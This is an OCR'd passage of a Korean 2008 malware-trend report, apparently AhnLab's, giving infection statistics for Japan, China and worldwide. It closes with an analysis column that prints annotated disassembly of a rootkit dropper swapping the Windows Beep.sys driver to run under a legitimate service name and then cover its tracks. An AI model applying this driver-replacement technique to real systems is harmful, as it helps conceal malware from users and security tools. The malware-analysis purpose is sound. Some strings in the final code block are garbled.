
아래의 [표 3-4]은 일본 트랜드마이크로(www.trendmicro.co.jp)에서 발표한 2008년 상반기 악성코드 피해 통계이다.

순위	악성코드명	악성코드유형	피해량	전년동기순위
1 위	MAL_OTORUN1	기타	517	신규
2 위	BKDR_AGENT	백도어	316	1 위
3 위	JS_IFRAME	JavaScript	233	신규
4 위	TROJ_VUNDO	트로이목마	97	2 위
5 위	TROJ_DELF	트로이목마	72	권외
6 위	TSPY_ONLINEG	트로이목마	63	권외
7 위	TROJ_WANTVI	트로이목마	53	신규
8 위	MAL_NSANTI	기타	51	신규
9 위	MAL_HIFRM	기타	47	신규
10 위	WORM_AUTORUN	웜	42	신규

[표 3-4] 2008년 상반기 악성코드 피해 통계 <자료출처:일본트랜드마이크로>

통계 자료에서 보듯이 MAL_OTORUN1과 WORM_AUTORUN 악성코드로 인한 피해가 매우 늘어난 것을 알 수 있다.

[그림 3-14]는 일본 트랜드마이크로사에서 발표한 월별 악성코드 피해 통계를 취합하여 그래프화한 것이다. 2008년 2월 오토런 악성코드로 인한 피해가 최초로 발생하기 시작하여 이후로 급격하게 늘어난 것을 볼 수 있다.




[그림 3-14] 월별 악성코드 피해 통계 <출처: 일본트렌드마이크로>

오토런이 주로 전파되는 경로가 취약한 웹 사이트에 iframe을 삽입하고 최종적으로 설치하는 악성코드가 Agent류나 온라인 게임임을 고려해 보았을 때 대부분의 감염 피해를 당한 사용자들은 오토런에 감염된 것으로 보아도 무리가 없을 정도로 오토런으로 인한 피해가 심각한 수준임을 짐작할 수 있다.

[그림 3-14]에서 주목해야 할 점은 iframe을 이용한 악성코드 유포가 점점 증가하고 있는 추세라는 것이다. 최근 유포되는 악성코드가 대부분 악성코드 제작툴을 이용해서 자동으로 제작되고 악성코드 유포를 위한 스크립트가 삽입되는 웹 사이트 해킹 또한 툴을 이용하는 등 제작과 유포 과정이 자동화 되어있기 때문에 당분간 이러한 유형의 악성코드로 인한 피해가 계속될 것으로 예측된다.

악성코드 피해 현황


일본 IPA(www.ipa.go.jp)의 자료에 의하면 2008년 상반기에 일본에서 가장 많은 피해가 발생한 악성코드는 넷스카이(Win32/Netsky.worm)웜이다.



[그림 3-15] 분기별 악성코드 피해 통계 (자료출처: 일본 IPA)

[그림 3-15]는 월 별로 집계된 악성코드 피해 통계를 그래프화 한 것으로 넷스카이 웜 등 이메일 웜으로 인한 감염 피해가 여전히 많이 발생하고 있는 것을 볼 수 있다.

[그림 3-16]은 악성코드 탐지 건수를 보여주는데 올 해 들어 전체 탐지량 자체는 줄어드는 추세이다. 그러나 이메일 웜에 감염된 경우 악성코드가 첨부된 메일을 대량으로 발송하기 때문에 이와 같은 현상은 당분간 계속될 것으로 생각된다.




[그림 3-16] 악성코드 탐지 통계 (자료출처: 일본 IPA)

바이럿바이러스의 피해 증가

[그림 3-17]은 일본 IPA에서 발표한 월별 악성코드 피해 통계 데이터 중 바이럿 (Win32/Virut) 바이러스의 월별 감염 피해 데이터를 취합한 것이다. 바이럿 바이러스는 윈도

우 OS의 실행파일을 감염시키는 파일 바이러스의 일종으로 악성코드 내부에 특정 url에서 악성코드를 다운로드하여 설치하는 기능을 가지고 있다.



[그림 3-17] 월별 Virut 피해 현황 <자료출처: 일본 IPA>

바이럿 바이러스의 감염 피해가 5월부터 감염 피해가 점점 증가하고 있는 것을 볼 수 있다. 해당 악성코드는 주로 웹 사이트를 통해서 배포되는 악성코드이고 자체 전파능력이 없는 악성코드임에도 불구하고 최근 급격하게 감염 피해가 증가한 것은 이례적인 현상으로 생각된다. 앞으로 추이를 지켜볼 필요가 있다.

(5) 2008년 상반기 중국 악성코드 동향

2분기 중국 동향은 1분기 중국 동향에서와 유사하게 온라인 게임 관련 트로이목마의 강세 속에 컴퓨터 사용자의 정보를 노리는 트로이목마들의 확산이 눈에 띈다. 개인 정보가 현금으로 거래되는 중국에서는 자연스럽게도 이를 노리는 트로이목마의 증가라는 악순환으로 이어지고 있다는 것을 잘 알 수가 있다. 아래 [표 3-5]은 2분기 안철수연구소의 중국 악성코드 대응 센터로 수집된 중국에서 피해를 많이 입힌 악성코드 top 10이다.

순위 변화	순위	AhnLab V3 진단명
New	1	Win-Trojan/Swizzor
-	2	Win-Trojan/OnlineGameHack
↑1	3	Win-Trojan/Agent
↓3	4	Win-Trojan/Hupigon
↑2	5	Win-Trojan/Downloader
New	6	Win-Trojan/Obfuscated
↓4	7	Win-Trojan/Polycrypt
New	8	Dropper/Agent
New	9	Win-Trojan/Backdoor
New	10	Win-Trojan/Vundo

[표 3-5] 2008년 2/4 분기 AhnLab China 악성코드 TOP 10


'-' - 순위변동 없음, 'New' - 순위에 새로 진입, '↑'- 순위 상승, '↓' - 순위 하락

2/4분기에 새로운 1위를 차지한 악성코드는 Win-Trojan/Swizzor라는 트로이목마로서 정품 소프트웨어를 불법으로 크랙하여 제공하는 웹 사이트에서 주로 발견되고 있다. 즉, 불법으로 크랙된 소프트웨어를 사용하지 말고 정품 소프트웨어를 구매하여 사용하여야 감염을 피할 수가 있으며 더불어 불법 크랙 소프트웨어로 위장한 다른 악성코드의 감염에도 피할 수가 있다.

3위와 5위에 랭크된 Agent 계열과 Downloader 계열의 트로이목마는 개인 정보 유출과는 연관성이 있다고 보기는 어렵지만, 다른 온라인 게임 관련 트로이목마와 같은 직접적인 개인 정보 유출을 시도하는 트로이목마들을 다수 다운로드 하는 기능을 포함하고 있는 경우가 많다. 이로 인해 개인 정보 유출의 문제보다도 다수의 트로이목마가 감염됨으로 인해 컴퓨터 시스템의 급격한 성능 저하로 인해 정상적인 사용을 못하게 되는 문제를 유발하기도 한다.


4위와 7위에는 이번 2분기에 하락세를 보인 Hupigon 트로이목마와 Polycrypt 트로이목마가 차지하고 있다. Hupigon 트로이목마는 몇 년에 걸쳐서 꾸준히 발견되고 있는 원격제어 형태의 백도어로서 최근에는 2008년 버전이 제작된 것으로 알려져 지속적인 주의가 요구되는 트로이목마 중 하나라고 할 수 있다. 그리고 Polycrypt 트로이목마는 악의적인 트로이목마들에서 많이 사용되는 암호화된 실행 압축 형태를 진단 한 것이다. 그러므로 1종의 트로이목마 특성으로 보기는 어려우나 다양한 악성코드들을 진단하는 것으로 이해할 수 있다.

6위를 비롯한 8위에서 10위까지는 모두 이번 2분기에 새로이 순위권에 진입한 악성코드들로 채워져 있다. 이 중에서 10위를 차지한 Vundo 트로이목마는 정상적인 explorer 또는 winlogon 프로세스에 스레드 인젝션 기법을 사용함과 동시에 안티 디버깅 기법 등이 포함되어 분석에 많은 어려움을 유발하는 특성이 있다.



[그림 3-18] 2008년 2/4 분기 AhnLab China 악성코드 형태별 분포

이번 2분기에 발견된 악성코드로는 전체의 98% 이상을 트로이목마를 차지하고 있어 지난 1분기에 이어서 가장 높은 점유율을 가지고 있는 악성코드로 나타났다. 트로이목마의 경우에는 지난 1분기보다 2%가 더 증가하는 현상을 보여준 반면 웜의 경우 3% 가량 감소하여 트로이목마와 대조를 이루고 있다.



[그림 3-19] 2008년 2/4 분기 AhnLab China 악성코드 TOP 10과 분포

[그림 3-19]는 이번 2분기에 발견된 악성코드 TOP 10의 분포도를 나타내고 있다. 해당 분포도를 볼 경우 이번 2분기에 처음으로 1위를 차지한 Win-Trojan/Swizzor 트로이목마가 전체의 44%를 차지하고 있다. 이는 지난 1분기 1위를 차지한 Win-Trojan/Hupigon 트로이목마가 25%를 차지하고 있었던 것에 비해서 20%를 웃도는 상당히 높은 비율을 차지하고 있어 중국 내에서 Win-Trojan/Swizzor 트로이목마의 감염 위험이 높다라는 것을 보여주는 사례로 들 수 있다. 그리고 지난 2분기에 이어 2위를 차지한 온라인 게임 관련 트로이목마가 지난 분기 9%에서 이번 분기 19%로 10%나 증가하는 감염 활동이 있었다. 이 두 트로이목마가 전체의 과반수를 넘게 차지함으로 인해 지난 1분기 순위에 포함되지 못한 악성코드들이 전체의 35%를 차지하던 것이 19%로 급격하게 떨어져 몇 종류의 악성코드에 대한 감염 활동이 중국에서 집중적으로 발생하고 있는 것으로 분석된다.

(6) 2008년 상반기 세계 악성코드 동향

2008년 2/4 분기 세계 악성코드 동향 역시 특정 악성코드가 광범위하게 퍼지진 않았다. 이 통계는 각국에 존재하는 주요 안티 바이러스 업계에서 밝힌 정보를 바탕으로 했기 때문에 해당 업체에 진단하지 못하는 샘플이나 해당 업체에는 신고되지 않은 악성코드에 대해서는 통계가 잡히지 않아 실제 사용자 감염 결과와는 다소 다를 수 있다. 악성코드 통계를 보면 여전히 지역별로 미묘한 차이가 있음을 알 수 있다.

러시아 카스퍼스키연구소(Kaspersky Lab)의 통계[1]를 보면 1위는 역시 넷스카이 웜이 차지하고 있다. 넷스카이 웜은 발견된 이후 몇 년이 지난 2008년에도 여전히 순위권에 포함되어 있음을 알 수 있다. 온라인 스캐너 top 20[2]을 보면 브론톡 웜 변형(KAV 진단명 Email-Worm.Win32.Brontok.q)이 1위를 차지하고 있다. 바이럿 바이러스 변형이 4위, 7위를 차지하고 있다. 6월에는 비윈도우 악성코드가 순위에 드는 이례적인(?) 일이 발생했다. 매킨토시 악성코드인 Trojan.Mac.Dnscha.e가 6위, 휴대폰 악성코드인 Trojan.SymbOS.Skuller.gen이 9위를 차지하고 있는 것이다. 비록 한국에는 매킨토시 사용이 적고 심비안 OS를 탑재한 휴대폰이 거의 사용되고 있지 않아 이런 악성코드를 접할 가능성이 낮지만 비윈도우 계열의 악성코드도 꾸준히 제작되고 피해를 입히고 있음을 알 수 있다.

루마니아 비트디펜더의 2008년 2/4분기 통계[3]에 따르면 감염된 시스템 수에서는 Trojan.Clicker.CM가, 감염된 총 파일 수로는 Trojan.Vundo.Gen.2가 1위를 차지했다. 이들 악성코드는 광고 목적의 악성 애드웨어성 트로이목마들이다. 3위를 차지한 Trojan.FakeAlert.PP, 5위와 6위를 차지한 Trojan.HTML.Zlob.W, Trojan.HTML.Zlob.AA 등도 모두 광고목적으로 작성된 악성코드들이며 이들은 금전적 목적으로 제작되므로 많은 변형이 계속 양산되고 있다. 7위를 차지만 Trojan.Autorun.EU의 경우 USB 플래쉬 메모리로 전파되는 악성코드로 이동저장장치를 통한 악성코드가 유행하고 있음을 알 수 있다. 메일에 대한 진단결과는 여전히 넷스카이, 마이둠, 마이톱 등의 악성코드가 상위에 있어 몇 년째 변화가 없는 상태이다..

영국 메시지 랩의 2/4분기 통계에 따르면 1.31개 메일 중 1개가 스팸이며(76.5%), 133.9개 메일 중 하나는 악성코드를 포함하고 있으며, 277.2 메일 중 하나는 피싱 메일이라고 한다. 최근 악성코드 배포 경로로 유행하고 있는 웹사이트의 개수 역시 5월에 비해 58% 증가했다고 한다. 이는 점점 자동화된 공격 툴이 유행하고 있기 때문으로 볼 수 있다.

---

[1] http://www.kaspersky.com/news?id=207575656
[2] http://www.kaspersky.com/news?id=207575657
[3] http://www.bitdefender.com/site/VirusInfo/realTimeReporting/90/wks

스페인 판다 시큐리티사의 2/4분기 통계를 보면 베이글 변형이 1위, 3위, 6위를 차지하고 있으며 애드웨어인 Adware/AdsRevenue가 3위, Adware/Maxfiles가 7위를 차지하고 있다.

미국 마이크로소프트사는 2007년 기준으로 하루에 대략 6만1천여개의 샘플을 받으며, 이중 71%인 4만3천개의 파일이 중복되지 않은 파일이며, 이중 2만개가 악성코드라고 밝혔다. 대략 매일 2만개의 악성코드가 새롭게 발견됨을 알 수 있다. 이는 필란드 F-시큐어사가 밝힌 매일 2만5천개의 신종 악성코드가 발견되고 있는 통계와 유사하다. 특히 2/4분기까지 발견된 악성코드가 약 90만개로 2007년에 발견된 50만개를 이미 넘어 섰다는 통계도 있어 악성코드의 엄청난 수적 증가를 느낄 수 있다.

IV. ASEC 컬럼

(1) 정상 서비스로 위장한 루트킷 드라이버

많은 악성코드들이 루트킷 드라이버를 윈도우 서비스로 등록하여 보안제품이나 사용자로부터 자신의 존재를 숨기거나 삭제되는 것을 막는다. 대개의 경우 이러한 루트킷 드라이버는 별도의 윈도우 서비스로 동작하며 SSDT(System Service Descriptor Table)를 후킹하여 자신을 보호하는 형태로 동작한다. 그런데 최근 이와는 다른 형태로, 정상 서비스의 드라이버 파일을 교체하여 마치 정상 윈도우 서비스인 것처럼 위장하여 동작하는 루트킷 드라이버가 자주 발견되고 있다. 이와 같은 방법은 처음에는 웜과 같은 일부 악성코드에서만 사용되었으나 현재는 웜 뿐만 아니라 스파이웨어 등 많은 악성코드에서 사용되는 것이 발견되고 있다. 이러한 루트킷 드라이버가 어떠한 형태로 동작되는지 실제 이와 같은 형태로 동작하는 Win-Dropper/RootKit.57344를 통해 알아보도록 한다.

Win-Dropper/RootKit.57344 동작

Win-Dropper/RootKit.57344는 Win-Spyware/RootKit.7168.C를 드랍하고 윈도우 정상 서비스인 Beep 서비스 드라이버 파일을 Win-Dropper/RootKit.57344와 교체하여 Beep 서비스 이름으로 루트킷 드라이버를 구동시키는 방법을 사용한다. Win-Dropper/RootKit.57344가 정확히 어떠한 절차를 거쳐 정상 서비스의 이름으로 동작하게 되는지 코드를 통해 확인해보자.

```
00401855 push    100
00401857 push    offset aBeep    ; lpszServiceName = "beep"
0040185C push    1               ; SC_MANAGER_CONNECT
0040185E push    0
00401860 push    0
00401862 call    dword_40D1D8    ; OpenSCManagerA
00401862                         ; 서비스 매니저 오픈
00401868 push    eax
00401869 call    dword_40D1C8    ; OpenServiceA
00401869                         ; Beep 서비스 오픈
00401869                         ; return HANDLE - eax
0040186F lea     edx, [ebp+lpServiceStatus]
00401875 push    edx
00401876 mov     edi, eax
00401878 push    1               ; SERVICE_STOP
0040187A push    edi
0040187B call    dword_40D1D4    ; ControlService
0040187B                         ; 서비스 중지
```

[그림 3-1] 정상 서비스 중지

Beep 서비스의 실행을 중지하는데, Beep 서비스는 PC에서 '삐'소리를 내는 PC Speaker의 장치드라이버이다. Win-Dropper/RootKit.57344에서 윈도우의 많은 서비스 중에 굳이 Beep 서비스를 선택한 것은 모든 Windows XP에 기본으로 포함되어 있는 서비스이고, 정상적으로 동작을 하지 않더라도 시스템에 큰 영향을 주지 않기 때문이다. 이러한 이유 때문에 비슷한

방법으로 동작하는 대부분의 루트킷 드라이버가 Beep 서비스를 이용한다.

```
00401923 push    0
00401925 push    offset aBeep_sys ; "\\?\globalroot\systemroot\system32\beep"...
0040192A push    offset aDrivers$Beep ; "\\?\globalroot\systemroot\system32\driv"...
0040192F call    dword_40D1EC     ; CopyFileA
0040192F                          ; %SYSDIR%\Drivers\Beep.sys -> %SYSDIR%\Beep.sys
0040192F                          ; 정상 파일을 다른 폴더로 임시 복사
```

[그림 3-2] 정상 파일 백업

정상 Beep.sys파일을 %SystemRoot%₩System32₩Beep.sys 폴더로 복사한다. 이는 루트킷 드라이버 구동 후에 악성 루트킷 드라이버 파일을 다시 정상 드라이버 파일로 교체하여 자신의 동작 여부를 숨기기 위함이다.

```
00401935 push    0
00401937 push    80h
0040193C push    2
0040193E push    0
00401940 push    1
00401942 push    40000000h
00401947 push    offset aDrivers$clbdriver_sys ; "\\?\globalroot\systemroot\system32\driv"...
0040194C call    dword_40D1D0     ; CreateFileA
0040194C                          ; %SYSDIR%\Drivers\clbdirver.sys
0040194C                          ; RootKit Driver, clbdll.dll Loader
00401952 push    0
00401954 lea     edx, [ebp+ReturnLength]
00401957 push    edx
00401958 mov     esi, eax
0040195A push    1C00h
0040195F push    offset byte_403040 ; File #1 - %SYSDIR%\drivers\clbdriver.sys
00401964 push    esi
00401965 call    dword_40D1B8     ; kernel32_WriteFile
0040196B push    esi
0040196C call    dword_40D1E4     ; ntdll_NtClose
```

[그림 3-3] 루트킷 드라이버 파일 생성

Beep.sys와 교체할 루트킷 드라이버 파일인 clbdriver.sys를 생성한다.

```
00401972 push    0
00401974 push    offset aDrivers$Beep ; "\\?\globalroot\systemroot\system32\driv"...
00401979 push    offset aDrivers$clbdriver_sys ; "\\?\globalroot\systemroot\system32\driv"...
0040197E call    dword_40D1EC     ; CopyFileA
0040197E                          ; 정상 Beep.sys를 clbdriver.sys로 교체
```

[그림 3-4] 정상 드라이버 파일을 루트킷 드라이버 파일로 교체

정상 드라이버 파일을 루트킷 드라이버 파일로 교체한다.

```
00401BCE push    0
00401BD0 push    0
00401BD2 push    edi
00401BD3 call    dword_40D20C    ; StartServiceA
00401BD3                         ; Beep 서비스 시작
00401BD9 push    0FA0h
00401BDE call    dword_40D1C0    ; Sleep(4000)
00401BDE                         ; 4초
```

[그림 3-5] 교체된 드라이버 파일로 서비스 실행

앞서 교체한 루트킷 드라이버 파일로 서비스를 시작한다. 이제 루트킷 드라이버는 Beep 서비스의 이름으로 동작하게 된다.

```
00401BE4 push    2
00401BE6 push    offset aDrivers$Beep ; "₩r₩x0E1₩b2:8:86)32*₩x03₩x13₩x18₩x11₩x17₩x01₩b₩x14₩b₩a₩x1D6
00401BEB push    offset aBeep_sys ; "₩r₩x0E1₩b2:8:86)32*₩x03₩x13₩x18₩x11₩x17₩x01₩b₩x14₩b₩a₩x1D6₩x18
00401BF0 call    dword_40D204    ; MoveFileExA
00401BF0                         ; 악성 Beep.sys를 다시 정상 Beep.sys로 교체
```

